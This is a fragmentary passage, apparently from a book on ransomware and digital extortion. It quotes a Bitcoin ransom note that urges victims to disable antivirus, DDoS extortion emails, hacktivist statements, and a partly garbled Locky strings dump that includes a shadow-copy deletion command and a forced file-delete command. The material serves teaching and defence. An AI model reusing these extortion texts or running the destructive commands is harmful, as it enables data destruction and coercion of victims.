To decrypt files you need to obtain the private key. This means the encrypted files are of no use until they get decrypted using a private key stored on a server. The server will destroy the private key after a time specified in this window. After that, nobody and never will be able to restore original files.

To obtain the private key which will decrypt files, you need to pay the amount you see at the top of the screen. Without this key, you will never be able to get your original files back.


Also you can easily delete this software, but know that without it, you will never be able to get your original files back. Whenever possible then disable your antivirus app to prevent the removal of this software.

How can I pay?



Payment is accepted in Bitcoin only. For more information, click 'Where to get Bitcoin'.


Payment information

Please make payment to this Bitcoin address or you can scan QR-code to get Bitcoin-address easily. The operation is complete if there are 3 confirmations.

 [Fiddler] DNS Lookup for "recore.pw" failed.
System.Net.Sockets.SocketException No such host

Chapter 7: Other Forms of Digital Extortion






So, it's your turn!

All your servers are going under attack unless you pay 40 Bitcoin.

Pay to [REDACTED]

Please note that it will not be easy to mitigate our attack, because our current UDP flood power is 400-500 Gbps.

Right now we are running small demonstrative attack on 1 of your IPs: [REDACTED]



From: Armada Collective
 Subject: DDOS ATTACK!!!
 Date: [REDACTED]

FORWARD THIS MAIL TO WHOEVER IS IMPORTANT IN YOUR COMPANY AND CAN MAKE DECISION!

We are Armada Collective.
[http://\[REDACTED\]/armada-collective-blackmails-\[REDACTED\]](http://[REDACTED]/armada-collective-blackmails-[REDACTED])


All your servers will be DDos-ed starting Monday ([REDACTED]) if you don't pay protection - 25 Bitcoins @ [REDACTED]

If you don't pay by Monday, attack will start, price to stop will increase to 50 BTC and will go up 20 BTC for every day of attack.

This is not a joke.
 Our attacks are extremely powerful - sometimes over 1 Tbps per second.
 So, no cheap protection will help.

Prevent it all with just 25 BTC @ [REDACTED]

Do not reply, we will not read. Pay and we will know its you. AND YOU WILL NEVER AGAIN HEAR FROM US!
 Bitcoin is anonymous, nobody will ever know you cooperated.




Greetings citizens of the world. Allow us to introduce ourselves... We are Fancy Bears' international hack team. We stand for fair play and clean sport. We announce the start of #OpOlympics. We are going to tell you how Olympic medals are won. We hacked world Anti-Doping Agency databases and we were shocked with what we saw.

We will start with the U.S. team which has disgraced its name by tainted victories. We will also disclose exclusive information about other national Olympic teams later. Wait for sensational proof of famous athletes taking doping substances any time soon.


We are Anonymous.
We are Legion.
We do not forgive.
We do not forget.
Expect us.


Anonymous - #OpOlympics






Chapter 8: Ransomware Detection and Prevention












```
Sunday
WUSER32.DLL
          (((((
          h(((
                                     H
                                     H
                                     H



0123456789ABCDEF
.locky
n\_HELP_instructions.html
\_HELP_instructions.bmp
suchost.exe
:Zone.Identifier
ussadmin.exe Delete Shadows /All /Quiet
opt321
cmd.exe /C del /Q /F "
\_HELP_instructions.html
\_HELP_instructions.bmp
\_HELP_instructions.txt
\_Locky_recover_instructions.bmp
\_Locky_recover_instructions.txt
Application Data
AppData
Program Files (x86)
Program Files
thumbs.db
$Recycle.Bin
```


